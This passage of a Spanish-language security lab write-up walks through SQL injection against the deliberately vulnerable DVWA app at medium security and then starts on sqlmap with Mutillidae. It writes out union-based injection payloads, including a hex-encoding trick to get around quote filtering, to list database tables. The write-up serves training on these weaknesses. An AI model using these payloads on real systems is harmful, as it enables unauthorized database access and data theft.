


Imagen 37. Resultado de comilla sencilla en User ID

En la URL se coloca despues de id= lo siguiente, 1' and 1=1%23 para ver si la inyección de código es positiva como en la seguridad low.




Imagen 38. Primera inyección de código dvwa medium

Pero en este caso la inyección no fue exitosa y muestra el User ID vacío.




Imagen 39. Resultado primera inyección dvwa medium

Teniendo en cuenta que el mutillidae en seguridad media daba error por la comilla sencilla, entonces para la siguiente inyección no se colocará la comilla, quedando de este modo, `id=1 and 1=1%23`.




Imagen 40. Segunda inyección dvwa medium

Al hacer esto la inyección se ejecuta correctamente y muestra el resultado en rojo.




Imagen 41. Resultado segunda inyección dvwa medium

Ahora se van a hallar las tablas, pero a través del sql blind, entonces el siguiente código será el siguiente, id=1 union select 1,2%23.




Imagen 42. Tercera inyección dvwa medium

El resultado que arroja son dos apartados en rojo.




Imagen 43. Resultado tercera inyección dvwa medium

Ahora con la siguiente inyección el resultado serán todas las tablas de a base de datos, para ello el comando es `id=1 union select table_name,2 from information_schema.tables%23`.




Imagen 44. Cuarta inyección dvwa medium

En rojo aparecen todas las tablas con las que cuenta la base de datos.




Imagen 45. Resultado cuarta inyección dvwa medium

Para el siguiente código se va a pedir únicamente las tablas de la base de datos dvwa, esto se hace colocando después del information_schema.tables lo siguiente where table_schema='dvwa'%23.




Imagen 46. Quinta inyección dvwa medium

El resultado de esta inyección no es bueno porque no muestra resultados y queda vacío el User ID, lo que indica que está mal la inyección.




Imagen 47. Resultado quinta inyección dvwa medium

Entonces se intentará quitando las comillas sencillas de la URL en donde dice dvwa.




Imagen 48. Sexta inyección dvwa medium

El resultado nuevamente es erróneo porque no aparecen resultados y aparece vacío el User ID.




Imagen 49. Resultado sexta inyección dvwa medium

Al ver que no funcionó de ninguna de las dos formas, se va a decodificar la palabra dvwa, esto se hace abriendo el burpsuite y dirigiéndose al apartado de decoder y dando clic en la salida en hex, para que muestre la codificación de la palabra en hexadecimal.




Imagen 50. Ir a decoder en burpsuite



Imagen 51. Escribir dvwa para codificar

Ahora teniendo la palabra codificada, colocar en dónde decía dvwa el resultado que arrojó el burpsuite de la siguiente manera table_schema=0x64767761, el 0x se coloca para informarle al sistema que es hexadecimal.




Imagen 52. Séptima inyección dvwa medium

El resultado que arroja ahora si son las tablas en la base de datos dvwa.




Imagen 53. Resultado séptima inyección dvwa medium

SQLMAP

El SQLMAP es una forma más sencilla de hallar información, ya que todo se hace por consola y no es necesario modificar la URL como se ha hecho anteriormente. Para ello se abre

una terminal en Kali Linux y se ingresa como super usuario y se escribe el comando sqlmap --help, esto se hace para ver las opciones que trae el sqlmap.




Imagen 54. Ingreso como super usuario




Imagen 55. Resultado de sqlmap --help

Ir a mutillidae, owasp top 10, A1 injection, sqlmap - extract data, user info y llenar los campos con cualquier cosa, en este caso, admin y la contraseña 123456.

